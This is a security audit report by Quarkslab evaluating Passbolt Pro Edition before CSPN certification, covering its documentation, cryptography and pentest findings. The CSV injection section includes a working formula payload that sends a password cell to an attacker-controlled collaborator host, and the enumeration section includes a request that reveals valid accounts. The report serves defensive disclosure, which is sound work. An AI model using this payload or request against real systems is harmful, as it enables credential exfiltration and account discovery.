Passbolt Pro Edition v5.4

Security Audit Pre-CSPN Evaluation

Reference 25-09-2297-REP
Version 1.0
Date 2025-11-17

Quarkslab SAS
10 boulevard Haussmann
75009 Paris
France

Legal notice

1. Project information

1.1. Document history

Version	Date	Details	Authors
1.0	2025-11-17	Initial audit	Angèle Bossuat, Rayan Bouyaiche

1.2. Contacts

1.2.1. Quarkslab

Name	Role	Email
Frédéric Raynal	CEO	fraynal@quarkslab.com
Stavia Salomon	Sales	ssalomon@quarkslab.com
Nicolas Viot	Outsourced R&D Department Manager	nviot@quarkslab.com
Eloïse Brocas	ITSEF Manager	ebrocas@quarkslab.com
Angèle Bossuat	R&D Engineer	abossuat@quarkslab.com
Rayan Bouyaiche	Red Teamer & Pentester	rbouyaiche@quarkslab.com
Mickaël Mestouri	Red Teamer & Pentester	mmestouri@quarkslab.com

1.2.2. Passbolt

Name	Role	Email
Remy Bertot	Co-Founder & CTO	remy@passbolt.com
Clayton Stevenson	DevOps Engineer	clayton@passbolt.com

Contents

2. Executive Summary

2.1. Context

Quarkslab conducted a pre-evaluation of Passbolt Pro Edition v4.5 with the CSPN methodology and references in mind. Passbolt Pro Edition is a **team-oriented password and secret management solution** implementing **end-to-end encryption** so that only authorized users can access stored data – in particular, the server does not have access to the user's passwords, which never transit in cleartext.

2.2. Objectives

This idea is to ensure that the product is as ready as possible for a full certification evaluation, namely, a CSPN. Choices made and algorithms used must follow the ANSSI's and other relevant entities' recommendations, as well as the state of the art.

2.3. Methodology

For a CSPN, one of the aspects taken into account is also on the usability of the product. As such, a big part of the evaluation was focused on the installation, guides for administrators, users, hosts, as well as the security whitepaper.

The evaluation is carried out with respect to the Target of Evaluation (ToE) written concurrently. The ToE contains the types of users, assets, attack surface, etc, that make up the threat model.

1. **Step 1: Discovery**
   - Read available guides for installation and configuration.
   - Read security whitepaper for additional details.
2. **Step 2: Threat model**
   - Identify attacker capabilities, as appears in the ToE – outsider, user, administrator…
   - Identify assets, as appears in the ToE – user secrets, passwords, server secrets…
3. **Step 3: Manual code review**
   - Identify points of interest and check their implementation.
4. **Step 4: Dynamic testing**
   - As above, perform normal operations and identify potential issues.

2.4. Findings Summary

During the time frame of the security audit, Quarkslab has discovered several security issues and vulnerabilities, among which:

- 1 security issues considered as medium severity;
- 2 security issues considered as low severity;
- 3 issues considered informative.

ID	Name	Perimeter
MEDIUM-4	CSV Injection	Web Interface
LOW-2	Weak TLS Cipher Suites	Transport Layer
LOW-3	Username Enumeration	Web Interface
INFO-1	Missing clarifications	Documentation
INFO-5	Content Security Policy (CSP) misconfiguration	Web Interface
INFO-6	Permissions Overreach	Web Interface

2.5. Recommendation and Action Plan

We outlined some recommendations to mitigate the issues.

ID	Recommendation
MEDIUM-4	Sanitize any user-controlled value before including it in CSV/XLSX exports to avoid spreadsheet applications interpreting cells as executable formulas.
LOW-2	Support for TLS 1.2 should be fully deprecated eventually, but in the meantime, remove support for the weak cipher suites.
LOW-3	It is recommended to update the API behavior to prevent account enumeration by applying the following measures: • Standardize API responses: return the same HTTP status code regardless of whether the email exists. • Use a generic message: for example,“If an account matching the provided email exists, an email has been sent.” • Ensure consistency: the JSON body and response timing should not differ based on whether the email exists. • Implement rate limiting and logging: to detect and block automated enumeration attempts.
INFO-1	Add some info on the default configuration, the random generation, SSO, and a best practices checklist. Update security white paper with metadata protection and trade-off matrix. Update admin/installation guide with the above hardening requirements as defaults.
INFO-5	To mitigate the issue, define a strict Content Security Policy (CSP) in the extension’s manifest. Use nonce-based or hash-based policies to allow only

ID	Recommendation
	trusted scripts, and block inline script execution. Restrict all third-party content sources to trusted origins only, and include key directives such as default-src, object-src, base-uri, and frame-ancestors. This reduces the risk of script injection, clickjacking, and data exfiltration in extension pages.
INFO-6	To mitigate the issue, implement the following controls: • Adopt the principle of least privilege: Request only the minimal set of permissions required for the extension's functionality. Remove any unused or unnecessary permission. • Restrict host permissions: Instead of using wildcards (`*://*/*`), explicitly list only the trusted domains or patterns required for operation. • Avoid granting sensitive APIs unless strictly needed (e.g., cookies, downloads). Document carefully why each is needed, and justify it in a secure design review. • Use scoped web accessible resources: Limit which resources are exposed via `web_accessible_resources` and restrict the matches patterns to only known safe origins. Avoid patterns that allow all origins.

2.6. Conclusions

Regarding the Passbolt's backend and its associated browser extension, the overall security level is assessed as very satisfying. The platform demonstrates a mature security posture with robust authentication and access control mechanisms that effectively prevent common attack vectors such as injection, server-side request forgery or privilege escalation. The code follows secure development practices, and no critical vulnerabilities were identified during the audit.

We noted several points that could possibly benefit from some clarification in the documentation, specifically relating to cryptography.

Two previously known issues were confirmed during the assessment. The first concerns a username enumeration weakness in the authentication mechanism, which allows an unauthenticated attacker to identify valid user accounts and could facilitate phishing or brute-force attacks. The second involves a CSV injection affecting data export functionalities that may trigger the execution of malicious formulas when exported files are opened in spreadsheet software, potentially leading to data exfiltration in specific scenarios.

Two additional informational findings were observed within the browser extension. The absence of a restrictive Content Security Policy (CSP) and the use of overly broad permissions do not currently expose the application to direct risk but could amplify the impact of future vulnerabilities if left unaddressed.

From a general perspective, the password manager's architecture effectively protects critical assets such as stored credentials and cryptographic material. The weaknesses identified mainly concern configuration hardening and limited exposure of user data, with no impact on the confidentiality or integrity of sensitive information.

On the cryptographic aspect, recommendations are followed and educated choices were made.

Regular audits and efficient responses from Passbolt's team were evidently paramount in building and maintaining a secure password manager.

3. Documentation

In this section, we list the topics in the documentation (online guides, and the security whitepaper (hereafter referred to as SW)) that would benefit from being enhanced or clarified to meet the CSPN requirements.

Note that overall, the documentation is of very good quality, with many details provided and step-by-step instructions for secure deployment and usage.

1. It would be good to clarify in the SW what the **default configuration** is whenever a choice is possible: cryptographic algorithms are given with "*such as* (…)" sentences.
2. Clarify in the **random generation** section of the SW that, on the browser side, the `crypto.getRandomValues()` function is used as a seed, never directly as a key – the current formulation might be misleading, especially since the link to the documentation states that *it should not be used directly as a key*.
3. It would be good to clarify how keys are stored on the server when **Single-Sign-On** is used, as it might be a frequent choice for the Pro version.
4. A **best practices** checklist for secure deployment and administration could be added to the guides, as the INFO/CAUTION boxes are scattered throughout the documentation and might be overlooked. A reminder to use the healthcheck tool would be useful in that checklist. In more details, a hardened installation/admin guidance (minimum acceptable content per topic):
    - HTTPS/TLS: supported TLS versions, cipher suites, required headers, certificate/key management and rotation.
    - Database: least-privilege roles, auth method, at-rest encryption, secrets handling, rotation cadence, and audit logging settings.
    - Backup : frequency, retention, offline storage.
    - OS hardening: baseline (e.g., CIS level), service minimization, patch policy, logging, time sync, and permission model.
    - Network segmentation: expected ingress/egress, allowed ports, reverse-proxy/WAF placement.
    - Endpoint and extension control: extension signing/update policy, restricted installation, browser hardening, endpoint EDR/AV baseline.
    - Reverse proxy: required headers (e.g., X-Forwarded-*), TLS termination expectations, rate limiting, body/size limits, request timeout values.
    - IDP/MFA: supported protocols (SAML/OIDC), enrollment/recovery policies, MFA types supported and required, session lifetime, and logging.

INFO-1	Missing clarifications
Perimeter	Documentation
Description	

Passbolt documentation needs some clarification.
Recommendation
Add some info on the default configuration, the random generation, SSO, and a best practices checklist. Update security white paper with metadata protection and trade-off matrix. Update admin/installation guide with the above hardening requirements as defaults.

Specifically for the security target, the **exact Passbolt build** must be chosen, and then record an **immutable identifier** (release tag and commit SHA) in the ST/test plan.

4. Cryptography

This section describes aspects related to cryptography that may be an issue with respect to the CSPN requirements.

- **RSA**: Passbolt supports importing RSA keys of size 2048, which will be considered insecure after 2026.
- **TLS**: TLS 1.3 should be more clearly recommended as a default, considering TLS 1.2 will not be enhanced with post-quantum algorithms. Moreover, two weak cipher suites are still allowed: `DHE-RSA-AES128-GCM-SHA256` and `DHE-RSA-AES256-GCM-SHA384`.

LOW-2	Weak TLS Cipher Suites		
Likelihood	●○○○	**Impact**	●○○○
Perimeter	Transport Layer		

Description

Passbolt allows the use of two weak TLS 1.2 cipher suites potentially vulnerable to the so-called D(HE)at Attack, `DHE-RSA-AES128-GCM-SHA256` and `DHE-RSA-AES256-GCM-SHA384`.

Recommendation

Support for TLS 1.2 should be fully deprecated eventually, but in the meantime, remove support for the weak cipher suites.

5. Pentest

This section summarize vulnerabilities found during the pentest of the product.

5.1. Username Enumeration

LOW-3		Username Enumeration
CVSS	**3.7**	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Perimeter		Web Interface

Description

The recover function responds differently depending on whether the provided email address exists in the database.

An attacker can retrieve existing email addresses from the database, exposing users of Passbolt. Additionally, leaking a user triggers an email to the corresponding address, making this enumeration noisy.

Recommendation

It is recommended to update the API behavior to prevent account enumeration by applying the following measures:

- Standardize API responses: return the same HTTP status code regardless of whether the email exists.
- Use a generic message: for example,"If an account matching the provided email exists, an email has been sent."
- Ensure consistency: the JSON body and response timing should not differ based on whether the email exists.
- Implement rate limiting and logging: to detect and block automated enumeration attempts.


5.1.1. Steps to reproduce

To reproduce this vulnerability, one can simply send the following request in an unauthenticated session :


```
1 POST /users/recover.json?api-version=v2 HTTP/2                    HTTP
2 Host: passbolt.local
3 Cookie: passbolt_session=b4d1ee7f926d33b550b69c883d538c47;
  csrfToken=981e3cdbdb31a2af65f5d99c6aa80f5bbf702e88cd5eee5147f0b4939eb2d738258cf0d8
```

```
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:143.0) Gecko/20100101
  Firefox/143.0
5 Content-Type: application/json
6 X-Csrf-Token:
  981e3cdbdb31a2af65f5d99c6aa80f5bbf702e88cd5eee5147f0b4939eb2d738258cf0d83a231741c5
7 Content-Length: 41
8
9 {"username":"<email>"}
```

By sending a non-existing email address, server returns a 404 error.



However, by sending a valid email address, servers returns 200 status code.



5.1.2. References

[1] OWASP, "Authentication and Error Messages," in *Authentication Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#authentication-and-error-messages

5.2. CSV Injection

MEDIUM-4		CSV Injection
CVSS	**5.7**	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N
Perimeter		Web Interface

Description

The application is vulnerable to a CSV Injection (also known as Formula Injection) vulnerability. User-controlled input is exported as-is into CSV files without neutralizing values that begin with characters interpreted as formulas by spreadsheet software (for example: =, +, -, @).

An attacker can insert a value (such as a password, name, or comment) that starts with a malicious formula. This value is included in the CSV export. When the file is opened in Excel or Google Sheets, the spreadsheet interprets the cell as a formula.

The impact depends on the formula used. It may include exfiltration of sensitive data by sending data passwords, emails, tokens, etc.) to an attacker-controlled domain. It can also be used for phishing or social engineering by displaying a deceptive link to trick the user into clicking.

Recommendation


Sanitize any user-controlled value before including it in CSV/XLSX exports to avoid spreadsheet applications interpreting cells as executable formulas.

5.2.1. Steps to reproduce


To reproduce this vulnerability, perform the following actions:


1. Create a record (e.g. a name) containing the following value:

```
1  =HYPERLINK("https://705y4691q19kmbsxrn3kluf7qywpkf84.oastify.com/? q="&D2,"CLICK
   ME")
```




2. Export the record to CSV (Chromium based browsers) from the application.






=

3. Open the file in Microsoft Excel or Google Sheets, and observe that the cell is interpreted and displays a clickable link.



4. Confirm that a request is sent to the attacker-controlled server with the password.



5.2.2. Detailed Recommandation

It is recommended to sanitize any user-controlled value before including it in CSV/XLSX exports so that spreadsheet applications do not interpret cells as executable formulas. Ensure that no cells begin with any of the following characters:

- Equals to (`=`);
- Plus (`+`);
- Minus (`-`);
- At (`@`);
- Tab (`\t`)
- Carriage return (`\r`);

Keep in mind that it is not sufficient to make sure that the untrusted user input does not start with these characters. You also need to take care of the field separator (e.g., `,`, or `;`) and quotes (e.g., `'`, or `"`), as attackers could use this to start a new cell and then have the dangerous character in the middle of the user input, but at the beginning of a cell.

5.2.3. References

[2] OWASP Community, *CSV Injection*. [Online]. Available: https://owasp.org/www-community/attacks/CSV_Injection

5.3. Content Security Policy (CSP) misconfiguration

INFO-5	Content Security Policy (CSP) misconfiguration
Perimeter	Web Interface

Description

The browser extension defines an incomplete Content Security Policy (CSP) configuration. The latter is a browser-based security mechanism that uses HTTP headers to define which resources a webpage is allowed to load. It acts as a whitelist, specifying trusted sources for scripts, images, styles, and other content, thereby helping to prevent cross-site scripting (XSS) and other client side attacks.

In this case, the extension's current Content Security Policy for extension pages is:

```JSON
"content_security_policy": {
  "extension_pages": "script-src 'self'"
}
```

CSP misconfiguration can lead to injection vulnerabilities such as Cross-Site Scripting (XSS). An overly permissive policy or the usage of dangerous directives could allow the execution of a malicious code in the victim's browser, if the attacker finds an injection point. In this case, they would be able to execute actions such as redirect the user, exfiltrate data or even take control of the user's session in order to carry out actions on their behalf.

Recommendation

To mitigate the issue, define a strict Content Security Policy (CSP) in the extension's manifest. Use nonce-based or hash-based policies to allow only trusted scripts, and block inline script execution. Restrict all third-party content sources to trusted origins only, and include key directives such as default-src, object-src, base-uri, and frame-ancestors. This reduces the risk of script injection, clickjacking, and data exfiltration in extension pages.

5.3.1. References

[3] OWASP, *Content Security Policy Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

5.4. Permissions Overreach

INFO-6	Permissions Overreach
Perimeter	Web Interface

Description

It has been identified that the browser extension requests overly broad permissions beyond those strictly necessary for its functionality. In the provided manifest, the extension declares:

```JSON
"permissions": [
  "activeTab",
  "unlimitedStorage",
  "storage",
  "tabs",
  "scripting",
  "alarms",
  "downloads",
  "cookies",
  "clipboardWrite",
  "background",
  "offscreen"
],
"host_permissions": [
  "*://*/*"
],
"web_accessible_resources": [{
  "resources": ["webAccessibleResources/*"],
  "matches": ["*://*/*"]
}]
```

If another flaw (such as a cross-site scripting vulnerability) were present in the extension, an attacker could leverage these extensive permissions to:

- Access or modify cookies across all domains.
- Execute scripts on arbitrary websites.
- Read or write data to the clipboard or initiate unwanted downloads.

In its current state, this configuration does not present a direct security issue but represents an excessive privilege assignment, which could amplify the impact of other vulnerabilities.

Recommendation

To mitigate the issue, implement the following controls:

- Adopt the principle of least privilege: Request only the minimal set of permissions required for the extension's functionality. Remove any unused or unnecessary permission.
- Restrict host permissions: Instead of using wildcards (`*://*/*`), explicitly list only the trusted domains or patterns required for operation.
- Avoid granting sensitive APIs unless strictly needed (e.g., cookies, downloads). Document carefully why each is needed, and justify it in a secure design review.
- Use scoped web accessible resources: Limit which resources are exposed via `web_accessible_resources` and restrict the matches patterns to only known safe origins. Avoid patterns that allow all origins.

Bibliography

[1] OWASP, "Authentication and Error Messages," in *Authentication Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#authentication-and-error-messages

[2] OWASP Community, *CSV Injection*. [Online]. Available: https://owasp.org/www-community/attacks/CSV_Injection

[3] OWASP, *Content Security Policy Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html